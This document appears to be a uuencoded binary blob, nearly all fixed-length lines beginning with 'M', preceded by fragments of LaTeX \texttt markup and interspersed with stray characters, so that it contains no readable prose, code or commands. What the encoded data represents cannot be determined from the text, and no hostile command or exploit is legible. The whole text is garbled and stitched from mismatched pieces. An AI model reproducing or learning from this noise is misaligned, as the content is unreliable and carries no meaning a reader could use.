\texttt{G})[; \texttt{R.*7}\$B^* > \texttt{YMS}`W@+"PNU(J8LR+[UA&2\L=>22DC*^D) | \texttt{M}\#I > \texttt{G} = \texttt{M}\#I > \texttt{M}\#I > \texttt{G} = \texttt{M}\#I > \texttt{M}$ $M7=E\; $\#N[CBK?43\^;=)))9\#V4BI,) \$\#[8'\+^+A](/P;\4,R\5?0[F_I8$ED)$ M83&2%P\$:<2S/7*XVWY1:&_ZH,Y,20&B39<"9FY<(,(1@6G%<+I<.I7!BP#OYĐ

M-B268\5^T."=\",Y0G^E3`RW.KVD.=+;ZS26!&KW>0X;"CH\$1\$(D=/6%&BP#D MKQHOB^?_A,+L4EF"G.24:53"29VFAF7]8>M.L\$#Y-!%?'YP>1>^>*^F!BFMHD M)J6@GYA=-RY+D^ZJJ")Q`?KI9=HBS90UM8%VVI3(-1C(_&I985QNZ*S?FP=4D MU)KLP1#,F\X@'_^M=A.X0\56&9.EUI'\G:.F)GZO%N6Y;M#3]7L]97Z>]B%:D MM_?8-JZ(P3'&J^K^ZU`R@](@(,\$XBUQYH[73FV.Y%>KP,<U[8]VU?&XK4,0'D MR`DZE,FA"O_?/;J?'P\$I`OE;7NV4>:K^\\$JYU4)WU85V#WW/IW-WM>E7V\$Z?Đ M!=<WXO'O/\M&MG&IR<? /N,-WON 6-90C!G0]S/+1D3:QF1-@S4 Z[C38#%#D MF``>F7FQG30\$S677]"IGP@:]*T/>S8()=DZ9D&Z9Z)\,EH9?^;Y-Z:`T:FMCÐ M2QP8)8H]>K38?^W;_,2R;1,3Y*('<\$.[&J7^%"KEFXG@.[2_Y;I?<V.MKBJ;D MT,,8BTC:MA`\$7)4=&#)PK4SS77GROB)!T8J993!J:2M!WM*601VDH>0\$1?!KĐ M8\(T'&3Q7K<.Q`E<JVTXY'9=?C[,*&-6T^BO<VUYW!WXD4X0UR,[ZO&\$"*\$VĐ $MI%+6%H.)NX7:EB16:TJ,8R:>\#&$9UHOZ]R0^$;'T,G0<<=,J\QP$=;INF&>JD$ M7R[@Q+IOZ+M<GK64;-C.^-N0F7E"9&@M%7%6_J3E@P:`_RUJR*RHY:^RXCURĐ M;8%Y16&S9\$?UJK&-?]@J75Q?1"F1S[5G['J-\V/6S\<;`J,S5%`,\$Q&"DKZ\Ð M;E#<;@+E)IZH;@LRI[FR\J\$TAP>JC2:,2ZFLC7F>!CRTO41"?.H!3IQ!5*,;D MNEKM0=FX>7[=`@+-Q3ZD6S+H3U)?]_,X,;%_&V@69;CJI_!\[]9-Z,1>WGK%Đ MBD56;=[K6):9+F_\$G-%S".516KL+TEK];H3,71"+DD-MI4@WC[H?BAI?:;)9Đ M^1:%],[D;&%KX\`S\$C:S;^7RZW?N5W8#L7_"Z-_<!_K<]H5?Q;!^V_R\KTS-Đ M[X^AE:F?3?.F]SNZ1D4_7(Y1Y=;K?K\Y4/"]SB-^#03B>B9>HLR)?<B\IM%EĐ MAN, WYMHWSD%>G_*]GQZ`0GY;Q#HO<VD0]F15-:__0RR;FS\$1(T&#".8/LYU+D MG1'XT%L2OELUX3N\$Q8%`UC-/3OYJMV/Q\5ZW"N1L?WF8Z3E%&[2IJ-JO9(&DD M"\Y%;H5<^TXS56B\$8^#2G:QQFHZ(S/<DT?N]UW\,%Y`Y*UC0/N4!H8[U9`"*Đ MPM_5(I*"KX9:6]V-,A\OC&&KH8+-7-F#&6IL^:_&^D\$\$7H19,XG_>>G%H('*D MT\$^!9%%&A"3<Z\IM66/TSJCC9*[#/H/E47VJJC'01/&Z[2)'1BY?+AOT"6_IĐ $\verb|MY'Y0A0[5T6=&&6E\#NC3+&(JH]D^V_C8ML4(ODL0_^OH@?N!FZ8-:$!?_[J-D] | + (J-D) | + (J$ M"Y2RDYH7"3CF'GRN*]E\$Y+=T!VM?(=1@*W!+<A@;Z2RXK6PGF(F<EWP(%!04D M6_A#X'D5S7W'#VG=],_FQ=?9ZX'BG8#K\$`96N2*LVIP;!84,4X%_P"B)Y*_,Đ $MXG[>HU:R:T&M]R"@6">=5'\?/]E`E#\B]$`T7"_?)=#,(_1<>0<0(D6G)[<(D)]$ M/=YDU8](TSZ0A:\5#?()(?4Z83A=7YKC-29,--ZXT^T#Z[LQ^N'BT563UIR&Đ MI6+&R4+H.98PU*"=;INVD9D)YI/JW?U^;NN^'UFZ?I1J>-EKB(U7*W!6&!V'D M>O@K6%Y6UN@G+.FJ3L!DCA*/TJP6=!(1S]EL0BU]4&=*,;&LW7U_?M"N^V7(Đ MTJYF8:86+HYK\9CONQ.IE'UE;?5YTQZ+5_*`M]/S8_6Z!\?<*Z/"A8V?;!01Đ M("I%G#>JJBBPYXY-OO6/KTN3,&!?NL[D0_;0(,9JJN8/WWU\$+,I&3.3KP!_CD $\texttt{M+D078GK9=, <SP49I-!P, 8} \\ [\texttt{R+8"S0, `UMZ(D`IXU-SV\#!\#W[NHQ; 3T5UN\S-D) }] \\ [\texttt{R+8"S0, `UMZ(D`IXU-SV\#!\#W[NMQ; 3T5UN\S-D) }] \\ [\texttt{R+8"S0, `U$ MJNC5;C#B8L<]GT-FV8!0ID27T/K"`"2[!V?A47%N4K\$:#C7-S^",0\$N;CNOAĐ MJ40(ES%9,W)<Y9U\$-J"TY].DOI^7RDO7HL+`MJ;+'?6:FEC6I1YNV_;[76EOĐ M>`F7-BFTF6!/.W2],?TI\$%/O"'04=XL0Z&;^#\RN4E\$P^W2-0UI/F70WH#A9Đ MP_G.^^]"YVT_W/>TB;!\$21ZU@&'14&KXSU\E,;_CAQE!CZH:=0WMI73+\$,'YĐ M;;KMG&52!*.J'G=DD!_`J<#[J6DF30G3BQ!Z+@3NNBG=+6!H]IV4#L/H;W=_Đ $\texttt{M\&"2=:A$Z=+J=N>6"L$]@GX[\#(NR@:\$EN/V0SI0N$=3](_U_UN_[M/==*!^^>D) }$ M!N>FK=-38*[SUOZ\>;ZI.<KRY\$[[UK?F^PMI3/+0\$A2F9JY>D;NNWL/\/G['Đ M3C\$2723W2\=RK->7;ESR3162Z\W.COFW0;_+[WVSN>*.GVB+(+Z_US!OL\.4Đ MO\$W+JSHO);+.D>`"\$&ND8%Z0CF.-C1.2]'0-VZ8IS?>3!C*GQ9-[XL'V1FM*Đ M/J;#LL^/+HRKXV20J_]L\$5Q4Y*M8N)\9"8P<NI[:EZD0NIN'+?'9;4*NNE=JĐ MAE@R*=(IC/EU/NCY+5H_=#NN.KLB`-S/-YD.C2+B^E5=P^<IXNZ."6Q\&0H0Đ M#HD_"#!%'C!X:4_N-UTO:UTO@H>VEJ.D`5ROO8-0&B&QJV;QB=,"'W9?\)5^Đ $\texttt{M+(40\&*MN8Q18[41N\$U4M:[\$!/^\$5S>,R.IKT\$P)P"?I\-^NV-0V2A`\$RZ0P?D } \\$ MKQ)[`CY7#,YC/.Z[@5`TYR89_\$^+A1QZQ(0J,CT)BBWC41,;]"V?_)&^,#"MĐ M)F)8MGZ?UIB*0*LMSM:[2!8,B/UIKMXP4-@JFJY<^;]Y7XOW"A45?Q=H8DO/Ð M8+VR5#9,Y-NF.)R!+)\$8TJO-9:K:K_>5Q2*5L>-ZQ8<7IL5>\$ZNVC'Y&I3G/Đ M6)G\$X'?;'3\T_\$C6UDW4ZFTADS,]MW0WN#?=+\U;'C]=J*T\$^QV;C#V?&5J8Đ MSOOJ;R0ZIS6=]U';5HP]]QG@/A^VFNY`S!Y65W/'RU*Y=+N6[6<'/&9?+:Q"Đ MJ!,Z4#ULYO-C,OGL7!(MN,%28M3\'),V\TA,*U!X'INJ_L;,C6VS#8?F,'K>Đ M/.7VY&1\$@VE<503Z`JK:Y\$R&9HT&;.,IYW9*^73;(5&-AN%*U\$P=_=^,W<]9D M75^;LLWK];3122H5AR!G&KGT=29>SS)L#BZ4,W5M799:N>800E'E(E;&%OCRÐ MW_<R@*K7?:W3&8<3.E1(6-RHLM:&\$SXRK5ET6_ODX[_XQ]`2K:T]=FG%(`5BD $M^80\Z]0^'$$EO\B.3D!5\=Z35K$#(YYM,L@AM]#QV.V"V*>3JG)^M.)4NQ$TĐ$ MO+,P++%TI7-8?F5DR2[Q5.DKV#3@LVU=;\$L2S?8RSN>='4TC0NTNJ2H*WB!^D MEB7, "Z!YWG9G48K(.7) I8*2!#Z'&[QO^M"_UQ0-"^K!ASP[PQ!G-\T!([;N>Đ

M.)HOJCO6]*)CA24]/43"8@AQ_T_KHXR6#JNVS,A;4>7W4^R/3;^\$WJG\$>P*Đ $MKHM!49 > (-X8,0$*6$(B^{;}F212%&_96W+55S;RKUWX8\K#^!6Y5C8S6]50 < I+D$ MJ[3ZN'XF7?NF)?Q>[X^K%[O]HAD"G'"8INWV"ZY3X,%WUCL"<%3'MNK,7MV0Đ MR#4<4/<S(?T^G*KJ.U<>;WAA1-'PSIF-)FK;<]WY.YIQ11=U%7G5&903HK[YĐ MEX]I6%:0*PBA@`4\$T#RJ?*F`PR:1/V.1<"HCAI7=^N1Y7%.KMKYGZ6A-E)'?Đ MAM5BIK%O`\$17YX<N-\$.^N1^DJ[)!2\$<E!!/F<EH!*[9%M.X0UY219]P[''EQĐ M1A`)@`;4F+VS:2;PV-P&`>U]L<SU,[!+BL?XFPHS28M-\$S(CWBIP??3;XFHD M\$4?4TGFC,70-]`B@!MBNS\$:'V@\$5!;^RIBA]<H"_PF4^3Z:>HUMOYE@4,9AD $MGMG_S\&PBV\@6!<+52'-2+S*2HBJ>18WD2=##]#SKRK6)"DK<6W>:IBT-FG'WD$ MJKVA/_<0*^;OUCW(YVV?FXT16%/P36V#+UL(F!;!IT55DVDU;Q>'SCO(?V3PĐ $M6/N[?0U>, '7,R"II+OJ+@[#>T2'C[.LD4#_;WWE3<,/K&;;5%T)#E)EVE5@'D$ M7SG<R'DF3TM4K8F"MLOXS,!<QUWO&"".EMIFAS8QU8S_6;\$F/GQPM^])]LL[Ð M%^/BZA]S1RB475MAXI^5)P>_E7]#8:RPQF]U.2[QV=QQ,_UP<X\$:]&*`F0T,D MW#%LAE%5[+TD"0HQI59;B\S8URT&]XEXT@N7.8AEQ\O<JN\IQ<MB38':U!S!Đ MP2@*8IU"#TG=CFVZ?SX\=,0@+6^A,=+F>)A&P9B+?>'X^U?O>^\$WM\$G=TQP;D M-K2Z&I/]'D4WCA<]W]8=U\WA5R5O5D3VEWJ^9QC-Z:L!D@1NC<=BYL0:>W6"D M=LQ`-@Y<__(WV_?'].8X@&&OUG'?QW7'2-/HJ2@^0QY<:Z-NDXB.&)24%Đ M71ETUD+/_)S#(M^RKO'K9<'67:[/(#C?LH:!=6=X&=IUVWT(C`9%+W\XQ-_KĐ $MGZ.D\N8-\Q^HYE2\]RJ0*L<SZ.NYI>?)0ZI[04['=+^D9Z?`K>\L8T+S4;_+Ð$ $\label{eq:mb9} \texttt{MB9};.(=7^{,'},V^{,+},K^*R^{,'}V+NO407Q;L5Z:DX/_+;(_-U>WO6^CO>_>$&)F]>$D$ M;2B\P6LS)S:[527>QUNR1J>[F.%UV'447TF.#5VX(C!?AB&.4-!4;;#.[W?9Đ MYA4#GS>]SV5=AU?O@06#"MYLUWD:]Z\GSM4;_Y8_^MYC%#E=#\%(@O7\SZL+D M:-OPR-`ORYD.:VTG.?8][TLUX&F1D2DAKOT:+MH079)\W&!X-F;(&'F9B!TKD M#>1S)T85MI*I;IACW(\,5`VH0L[K+7[A(V_.@8('/,3ICCW6_+5<UT]-+U+;D M: `8M@S2?[0]8DE[M-RN^5SS4=M=O=;6Y.^V_=YX,MC;LG;8O;.V^5:LW7I:AD M_(%WS5+_"0"GE^#'P!MK0JFEV*'/GU/\EM;W7H_TGM3;K(J-!16C194M=469Đ MRPN*Y?PVG3\)AS40;5#+"Z/B4DB\/6U]\[8E6D[5P`H%<2&8U+..?BMI2NKRÐ M = ['E5'D?Z*!4@&UED+#)M@#GD8[WMP1QJQ.M8J*;R(1/3`NP3?"&:=@-3UD]MYHW/?HYMQ\XGFM\-\$]]O(?+?GZP^/P>,E[4#+X_R0SU97DU;_A,ORYIILCYQĐ $MJQ?W?Z0Z5\; \#6GSI?.OD$CSFFS2FIQ4:?CY/0'S>RRTO\Z*N,)F+!N)X]SP[Ð$ MA.:T+7.]2CA(<CUV>,VD'5H>IODGEG4#^\$><M\$P/&GYD;3=?U+NIB#IV5C2=Đ M3/W+ $5[\<"#NMQWQ"]:O_@"]Q@Z+J_K1;J\,3IN@@^A4<!R_=_+)=-W&5AD $\texttt{M1G!Y7V')1P} < \texttt{XD8BUM\&[@JAQ)0S^E'M?GU$-/D\A*2>4M87?F!:V=\&C\$6U:R=D }$ $MY*U/;47)4(*!2^>3EQ=(G,PK$\$\#'F[8\#TNR\J8[8MT0]/X[)_*H6,):SMD$ MOXC!':.&6W\"/YJD;FKO3%>:GB@*(">B#IY6=NJD<Q6;R!!Y]12VL(.S'XK=Đ $\texttt{MW4"0\#\$0](7D7P:`0:_W\/8!5;+\K^[E'LQ9/HQ7C(M\$\$FVBK.]>?MWP4N9TGD) }$ M>/-0&@Z&%)IK<VNCY^?N9P,8^&_"A#I*ICS:'YJDZ?RX,T,)T\XS@V_K?G.\D MJ<)*-*WT+?H3]A`F'0]3TIRF,Z3VV;?16+N1]'8*W?2;J(O\$4%E^GBX%NB'D M](G;T<6+)JM;W4Q7ULXDM1EKR+;3=^RW-U]A;HR=V==";6M&Z%HDR&.M<A6\D M.`:*'3VWBUQ(,#1T#P8L&:%^C,M=<CK,I0!U=BR87^3#M\$=?Z*;[6/2*#)]\$Đ M[02D8"Y*"7=*(/AZK4L@)1)YU*IXC!L\$L+9API6HFUDBDJ'SL-4L<BL..)8UĐ MJ.O5Z-#7W,KP]8G9VO+725*G\$T0(\H/K\$[]K`K88)\$DVWLM 0'00\$M+>`KX?Đ MB'P>(TM]B:]Z;@R<ZXEJ>6^Z-U*6B*V23%E;?)NQ=?`ZP/RVO4[&<=97GMP*Đ M=O5CR(9QX+VEG\$M&XTDLR?\$">9=H#"])@']J>7?.<7XQ=MZR=!QGT'[R]E+AĐ MRXVOSA?4V\SWDPR]@9"#Q`1;@X\$-S#S!NX]K+.N>=F7YK,+`JPD!QI__\WY<Đ M.;3D<H^^NI5=F=B,08WN;#TF6;^[9W.EJ=Y+'MIW6DI?,FKL'I;=]L+R:_J4Đ MFG5DS[PJD=A)>\KK1F?GM4'61UE1V67ZF/B[]OYMH>NU\L`)?403^H9)%F<3D MC+#BR)<D505UZFU_YV,(D2WOBEY8D!_0C98=?UW>O<%\$.X+`'0#GP:'OCMO*D MUO-]18W/F\";ISCW3(?/3MO!CL>:6J@"ZC4\$\"D=FTW3T"^V81D6'!:E6X>.Đ $M\C"IG/7J'>]W?=404^'5CO+K'H:F/KW$G(/]6?&(N[4`<X)@WML]7)V=T6HEÐ$ MK5#2K-QJ[62P4L! I"MQ\$PXH]]CV*NUZFOXPJ.;W^*G:>\$J0)&PN-\FR^/=SĐ M8DV'RJ/P8XEX^/UH>MH?`V9@`NA)D)8>Q0*\/IALW!8\$;T'>0K&>U8WDH.?YĐ M1`-DCL%1-0]YT:`V^+XN7;:;!\3^_&?(!&T^CSRE"/KO-/6<0B^;PC=..A^^Ð M;39^=XCVOU*X_+K[D3:,BV0XOO\$P7*\$RE<F&H!,WH?;&9L_'DEC&NPDJZ/9ZĐ MGNRX6?T`&^31]5+WD4<SG'.N6\$^[^*U+DZIGBX*E:'*F;I(;E7SZ\$K\LHE"WD MJJ7#IV8]4K4T<#MI>.0\$L\$03F>25,/`.:@86,^"/7YN9H@\$Y&MR4N%RJ:!B8D MI.C]H9#)L=1'A^VCZ_`E>X-T2F5TP"NNF<MLFB)4D&T_8GACYV&K\$!-I9`%=Đ M]#XB^-L]WN-125,S19]D>_BFYR>'T<2(A@6IGP&ONGNJ(.BM4@JXA"*)3U-[Đ M8?D\60C':PWWW!;]G+M!5A=Q>6&:]V>X_+1V3>L47LWSY+_?;'U1T]-]<0M"D

M*?CR^>`>(V+=LNGL`N*"]/KQ-4KV8W7Q^9"+B-WSMLSK/L/O<?9194<1Z.X#Đ M6^8ML;?W<=G5\B[5S7\W:.J_'0)C"UW)L_;_#B<K.??I>SM9W\XX0!*\1.[8D M[8_N1.RX:<YDFWAD@"1_C`W=:,OL1]M5/\XC.0`ZCIP,)?G(&5_CF_T9R@\$VD MQ:1N@SHQMAV2QA:KVP<_K;@=;X*#^(LF[R74BD/)CO%4V,EY1:[^NZ\$^-V#JĐ M&>6"0VL3MFN1BZ5U/>CT`-FEA!^099/(G(RNQ09B7]\A7`36^"AH<N_S8YYTĐ M8:J,_#3=^]("29;_<\<&AG##7]`;5[IKUM*/A3?YBM_DY_\JV=0>!T[HEO^Đ MJ'Y&3MV: C(/+R],C!3'48*?D>>J4OSOCA,K"S"(U`+O1U;!C9H[!ARZ%X EĐ M1+;92R1G9<:R7I^?%TUO7(YK1_:A[)+KB7\V+4U'&&G_E\$V'/=/7*P=#1GF2Đ MRS/8'Z\T6ZP._.\$WY_VR@,)C:VW!_J!HGEK.M#ZHZUW9[WD=6F\>?NVZO+]PÐ M:,"1R6@9_T=KW1:_)^?)T2']7-IH^(MRD?C3]^660`E4K]\%UBP.T[`#TWQBĐ M![55HW"TFB]0V3+;+:Y`@*-9\.OL3[=%P'YYZ=4#H\!+!.6R7VTCP]SQ?A\4D $MD4G+MG^{1}(A=^{1}E,EC@1J660!\#0>$=-^{'}(4KCX$1/$Z8'M&0?#+M>I'^1WDDD$ M2(;WZ?#@B%;O],)V^3*G,;Y)GQ0"]9".'*K_]S=HW"0\-Z^ULQI/HRZ]?QQ[Đ MXRCV?,'YY*6]'U2<\]W9\[%QRL;R3EAJXUI:/_=RRX&+;(5I/M7>6YB>\D*8Đ M3;Z<Q``E7@G\$9X8)1R>Y7Y;?\UNAH/.3^G(3W\$Q7?P.GTV7'C(-]39?'BHG!Đ MNKH.U^_NMYFKAAFJCNVA3(?.W_^;=R&BSZ!>TDS'7=A069-FG&G?7`X&B?_?Đ MML[_>JJQ'.?"^)V7Y@2/3!H\$V"GR&(SK@0XWILI^I:F2)@A!42K^71[:T%]YĐ $M"%A9:ED5_VE=RO':(]APS16]NK,4:+(F\C,N!/^>JE3]M/D=&8MLSUASP\3<D$ MU3BZQ,^".MJB'^?>_C@PGS17*QIQ/#@ND5GD.%(^?W]^R3X_OTAS[6-17T#?Đ $\verb|M4,F@2MHF+V/\2[FC\9\&R\H.4I\H]19V=NB+Y+Y=91RHF<.\#F99<^GOCHY\EHD|$ ME=B*%89-;15RU+\$.=J,#/>%()I/+LC[^3(_[>]PLA5U\+R=VV6=012-5HU(AD M4@(^?6+0:J&WHI):,\U2T+I7'7:2IJGGZPH6K\HQ;8302RY?/0`CV(B*6=2@Đ M_N.(.)!4M-#W.+W4_D7?O?X@CG<['4'7H:M*"PIL:Z_?R<'*ZGF6+2XME@'VĐ ME96) "Q*)D!P0"!]5)#153\5N9%R)/`X6(33)\$L?9*)VU(CLT2!QCGEXGNY'&Đ M7.AGQ*QDZ'/%#D+DP`5H3GD7W./A\ON<\G-X&Q&\P@AU4I_,+OSNJ&;-:OV-Ð $MQHSG2'R#608?WF.=MJ,([#K9!'0\Q,'Z\[CF/VW<J'3-P=\$+H8;(7!!["+Đ])$ MZ-KFG!`>_YZNLYX.)4#A)LFAK(C[ZXD"24.-"\J7X#&4:S'T&&B;PWS\$QQJLD $M8\$.+(\#17?NM=\K6\$-7^C\$!F\&=/(+]V^JZ>K!D:J];QY85A[-3S-\$9HD\$303D]$ MB4!6%N-OY.66(4S!EG!"[U\$J)9.YN;3]T4ET(WKW7<,?[V9]WSL(PN,A=D6!Đ MMT;@>WISL@'#?^HCEYV&Z\$!H\>ME^VSW*\?G6P%P/`"KJU[6""@+V/8-%BEYĐ $M7_W?^{,0}K(ZCXTP'9Z\$(K==\$18\&IM5^TL414I1\<N7\4N(_0/X9*\,[34[ED MPY5H`*KO\$#,!UZ&I=G][`U@JXX@\$#4CT*EH/_!?D.2-I7IM9U?\WDC-@;!:*Đ $\label{eq:mr.o4()<V'<]CW=JR"SM\=0;"BIAN>I7[NM7T*W0@&G0V^"0>XBF.]^>`(S"TD) } \\$ $\label{eq:mxzp} \texttt{MXZP} \\ \\ \texttt{[X/_-*!STL\#[R^T*/HVG9</=]@<?<DJ>4Y\\1<V$>E-?@-GYTRWU\#0]FOD \\ \\ \end{bmatrix} \\ \text{FOD} \\ \\ \text{FOD} \\ \text{$ MMR_:+I"CUJ=ZL03BX)&@;FYT':J5R[C_W\$##]=DS4GS<V<B\KT3[4W(3!;;-D $\texttt{M^?OJ:[)FW<>UGY*^C$O<;]4JIO642U\DX4K,Q\#\MK$_:_T$5N/O.T=ZC;75;D}$ $M\&:AI9QE.1\OF/=**W*KI\#/]@6/>,=G[GH7\&/OO=9,6(8BO/+:>&?]N?-NA'"Đ$ M93<\=OS8#2TCN'G["7U/C:%(;CHO%`+C-MJNEY8T#:]6P+8-_)Z2O[-B.39'Đ $\texttt{MAZ/R)8Y'Y,Z+NOL_4@LK\$6?\#MC\$L0V+LJ\&.\#6KI\;\#Q0SZ<`.UUA5@YJE<\D)}$ M5I-N9SIV\$%T,[YTA4NR:RU9DL6#OMR>"/VWV=/H=J8:^RG)5T5=PH?\8:7N]D MOZQN(8*T22\$6Z\W76:2IP@?N,']V!NY0\$@Y-QU%/Q[.2L>V?=X0\U@'U\$M%Đ M\$?D71W;X7S9M&<N09M0H+ZH"WF2A"*!.:OXAK@5JVS)9(']3%<VS`L\M&^H)D MR'#Z3&9#U>9&%Q7[(;BZ[PG/KXWHOZ^SVTW_3P"YKR+F;;(9J,W4C[?'&C+'Đ MS1SN2J2U6,?I"QUS'Q2M'7/#KYD2#87&QX+M93R^8N'UQ7FZZ8FS*GD;_70&Đ M_K,8V*'\$IC5(VQHK<XA[^F(81)\L!"OZVRHE\L2&Z8_,97;>U1J.CUC[SJN2Đ MYI=NWHUJO!MK*GVG=@?(YLBUN)`\$N-'H))3F76`GX%#H[[\$]*!K"0EFLF*O-Đ $M2(RV3/>38=[QL46E*>BT%99L42K.>>=]03K:WGLF7E%97_>]TGS&-@0Y,UD$ MUVHA(Z'/IW2`0?ZRI)?760=OA#42"JS\I\6&O^\TG9>_#'7CB'J"'";1<\$`-Đ $M&I[7+]XDN-?7$7ZAP3/:G?,TO$?6H$, \C:O]&?PL^KB@-;S)AO#.[%]:59-Ð$ M!JM/K5=AH9\$T<\$U9*82EUJZY7L3W^OWT8^(ME`Y(P*O]FC:IT[Y/K=>TY4\$WĐ $\verb|M8||KWE@:T*,<|II5?SWERRHB|| = F, & M#W?A>> NTSKP6?ZDJ&K^&L<-Y\setminus4, XBF_D|| = F, & M#W?A>> NTSKP6?ZDJ&K^&L<-Y\setminus4, XBF_D|| = F, & M#W?A>> NTSKP6?ZDJ&K^&L<-Y\setminus4, XBF_D|| = F, & M#W?A>> NTSKP6?ZDJ&K^&L<-Y\4, XBF_D|| = F, & M#W?A>> NTSKP6?ZDJ&K^&L<-Y\4, XBF_D|| = F, & M#W?A>> NTSKP6?ZDJ&K^&L<-Y\4, XBF_D|| = F, & M#W?A> NTSKP6.$ M#482L!H9?<,5\"UZ4K6SC.VW"D.B=Q-ELV9NVXS?<]_H^;X.^!^"20-#J\-8Đ MWYAR,.'W4/_]=%N[@EZ+[\KZAGRBEU?@N&L.:3,;*Z]\$3ZR:(Z`?VH7%M56SĐ MJ/'8?NMU%I/^5%E7)0K@'O#_>G"S:^R->3`,F`^+,Q".J.Q?&.P\2]K6]FG`Đ MS2AQHT/(I@L5;3RB1I=85U?/YFC+W_JUN':19&]<[:H':9ZJW;QJ:'\^J%\$:Ð MGVYA7=XDY>L]C96RH^AMZ>92M3.:GZ+,B*[Q;MLG_9\$?=SU3\@'[GK1`G,:4Đ MMQ:'0VL;C(H%K_*JK?\$F5X'54%)65..VS+G6*RRZ6\$+!\="@O2QYIO/Q<D7_Ð M+#]ZKUZIM'8>]@M-@MH]EQ@AT*QJWJQ?.O^!U<H('E42GP5_V38^4`#+/10\$Đ $\label{eq:ma7:jm5b/1} $$MA7:JM5B/1%>WU!`)&D(+,UU/F%K`BDZX9K`MC#LA,9$QZ3TXCZC$\\O.(L;2-D)$$

MVL_>WLW1^Y"+Q%'0?M@5RNNF6Y?&N+R)\$AD;IX:&+7PG/%I=N!5EFO22/BO[Đ M)3G)>'WQ#/0IBF"U&/Z_`UC8]?;<<:X[/Y9><..=S#V:<HR&=,E:GYCO1[%GD MQJV>A,;KR-0W>^)E, "DCK260Z!KO7[:=-\$NL=BAU)JV%#(,L;&@)+S\$;S2PSĐ M2AS#*W3+5SXJ_^]K4F;P\3QKT?HFDOLOXU6S>2IN!?*Z"(@<YP9/197U%^>JĐ $MGIT0#%-4K#3/CD)@U!7!Z4)3>:R-?<>5/T7=4P_0@=5%500FKFOY1N9;I.-:Ð$ $M_{[1VD!;_^:\]03L(_@@*)-X0+1/:+.1\FDAM-!ERO,JVLSJ6&G6;],4@_&!D$ M>A&5T/;J;A!;.#V@/L8[;(\+DH%X0A,::R6`\O9#FHK@JA=FEQJ1ZRL&66+<Đ M_[R\E#;I7AH*UILV\QK^2?UZA`M@EJ_HQW/'&O"F7B;HT''%D>\$CR>43R@/JÐ M/U=S>C'3<UL`AFTKIU5%VYG:0R, HUUCX[5H4S&-;U17(.@RH3\$^T-2\%.!-'Ð MY%[+C=T[G^E;XX-IL3*L/660*!D_ELW!FN,=/5=KI/"Y)_)53J\$14T^0=IH+Đ M8OYTAE?QBY;ZYU^]CJC>HP]+X16TV-*2*>9__DH,\$L?OT;72;HR-4F-OT2"IĐ M*;Q,(_LAYB_#0?0]DH6KUS;>BYTRKA;AK>@1&CV#O2I<T?-^,T?<OJE6:E]OĐ MX%T2SE84_!J,X_ITK/OZW4@_=\$H^^3\<OL-M0([HG;T;(;+\C[O#;0D!,E_GD MFAL\Q7AY\$;=ZQP.>>1`IZ3@<Z?YU:XR7!=\$,<ZR(&+3G)LPU*V[987\\$O@=SĐ M?)ZM+2]B\$^+`OX)-2PU_=.#BG\$#K&TGRP93G1H9BO-5[O[M>-BVQX*Q(%U/!Đ $M*8#</M')$!]W(6@*KA(X^8<Y(10)A!$9+INTS<54_'<]HH*[NWZ3/ND]#4W"Đ$ MPUS6\Y\S7/=M"M&EG@;0.Y/+>OQKPO2/0UJNL<@1FOK:>WYI)U#-]@!YT]4VĐ MR_BEG2IO1+^X`;0_95<G-GO@M#'.];VD8JWU_]:;\/U<A.E4`2++C"1>"J/OÐ $M<*\05A)6EB7'SOW_"=X_="RUYWHAMU[4D^UI=$-/#RE"N=?GX.6&_[?'QJ=.Đ]$ MR,,; NJ<A9^^4T!6Y,UR,%^L-LPKM59.#:R5EP; N^RRW._%%G/<-&AZZ#>R1.Đ $\label{eq:mp-QPL} $$ MP-@PL[P,>)^"TSR1(ZO;0*H3?W!J%3^S^%D>P2E:5:U,G.(8L[\]3XII<'=FD) $$ MP-@PL[P,>)^"TSR1(ZO;0*H3?W!J%3^S^%D>P2E:5:U,G.(8L[\]3XII<'=FD) $$ MP-@PL[P,>)^"TSR1(ZO;0*H3?W!J%3^S^%D>P2E:5:U,G.(8L[\]3XII<'=FD) $$ MP-@PL[P,>)^"TSR1(ZO;0*H3?W!J%3^S^%D>P2E:5:U,G.(8L[\]3XII<'=FD) $$ MP-@PL[P,>] $$ MP-PL[P,>] $$$ MJ2K^CZ8.[/N15]=_LY[#XM&1=S?-S_ZU5J`YBZ.XPB;S*C%2E<XP<XG@OJM?Đ M1\Q6P[#8&W^3[U86D>:]6HRRLN[=1N92S>XD*R#2ME<A4V`I1<<[R4&%T'^0Đ MA)!??''2NC3[](+AD^(SXC]YISEFB%_!OL[4<1=607&G8H'U2QN=CKF(&U#9Đ MZP\$+]W")\.;XA_9?A?K>GY%?+&:]0/_JKYB>[W#!3P.\#L\$630,OX<P1QH[<D MF)Y`AS\.8-Q`-_SOB7Z6R9&X^/1E4GTDY3T6M&=1<[_D)@LK8QIWS5AW!DL-D MO_+X8<7D-^N4)]KREFX(%SNA:;JK+(OU1X[B]LIIY(K\T?&H=QK^4BXUEOU3Đ MY8'+XQ[#@L:,(?<E\X`&S1VN[;[@W;3,!N+W)X(\2#JLC5WRLRVU55,D0:N)Đ M*`AFSUDECT4``Y=CUJKZ<,(_Y5%0R68>>'BPD#D3V(E3\CJA6-Y)N/.KN-9WD MC1[,`C8NM>Y'?.:-OT!YJ8;FTOBLB-C0+&B2L;+OW-')^@&C7/U*=YI%,/EUĐ MSU@(":Q;EA7K(+&VVY(Y78==Q.`Z1)';:'G843\$DB2[87F%V]IH&2<I*C`QWĐ $MB/V \subseteq C2LROSU_E)5-.BGK5M==<XK,["E4L=C4`&KW),6S>'7,=ATWP[[G+-D]]$ MK,P1F_NXL`@9@M(9%#?V\$,R'10ZR&J@O3`R*LLH5^9XY2)@]+`TM<BN3=PBDÐ M60EXM,NZ731&F,X5'<F&N>GETQ@[A]>U'9YA_3^>*@!*,S1";HTNG:^14S\Đ M; `*EJZ9?7<NCVN@UA%8HDR^T2_!<Z2"LC8\`U>\68=Y+D@HL\$N5\.2[%0(BRĐ M2;UYXZA>Y'46*T+[UKWW:W3AEL\$V<E']'G]4BM3LEVT7#V9S_YN@4?A?OLU3Đ $M'!N;OWN^{.}@O:P<N":T7^{-}GOZ9_[^$HL;^U+6GTH!>:V/(+AO3F)OP(P>,:Ð$ M6KNOTU#!PN/E0C^5VMYVG_.8\$?F_YF!`/W8<CT^@XWXJI5+[+*9"BW\@("6Đ M,>IC24#\$D<@AY1"(+(B``@&47VEQ(6M+&!X2EG!"6M`U<&X@6E/.QR\$B!"A_D MEF]8+>2;*GZWCPN\[YM"=0IX'[#C-7QBKWEYQ:9S9++;AZE+&?Y3AT\4"<1BĐ 